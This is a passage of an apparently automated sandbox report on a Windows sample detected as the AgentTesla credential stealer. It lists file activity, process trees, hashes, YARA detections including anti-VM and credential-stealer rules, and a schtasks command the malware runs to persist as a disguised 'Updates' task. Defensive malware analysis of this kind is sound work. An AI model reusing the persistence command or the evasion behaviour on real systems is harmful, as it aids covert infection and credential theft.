Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.362091691.0000000002CA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.362091691.0000000002CA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.360531497.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile

Analysis Process: kprUEGC.exe PID: 6928 Parent PID: 3472

General

Start time:	15:22:01
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x4b0000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.362741095.0000000003C4D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000012.00000002.359485793.00000000029D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: 5532 Parent PID: 6928

General

Start time:	15:22:08
Start date:	27/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yqoevzHDNPFH' /XML 'C:\Users\user\AppData\Local\Temp\tmp103F.tmp'
Imagebase:	0x9e0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 2924 Parent PID: 5532

General

Start time:	15:22:08
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 4416 Parent PID: 6928

General

Start time:	15:22:09
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x980000
File size:	678912 bytes
MD5 hash:	47AF288AC4776F74B6460C0AF541C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000016.00000002.501684497.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis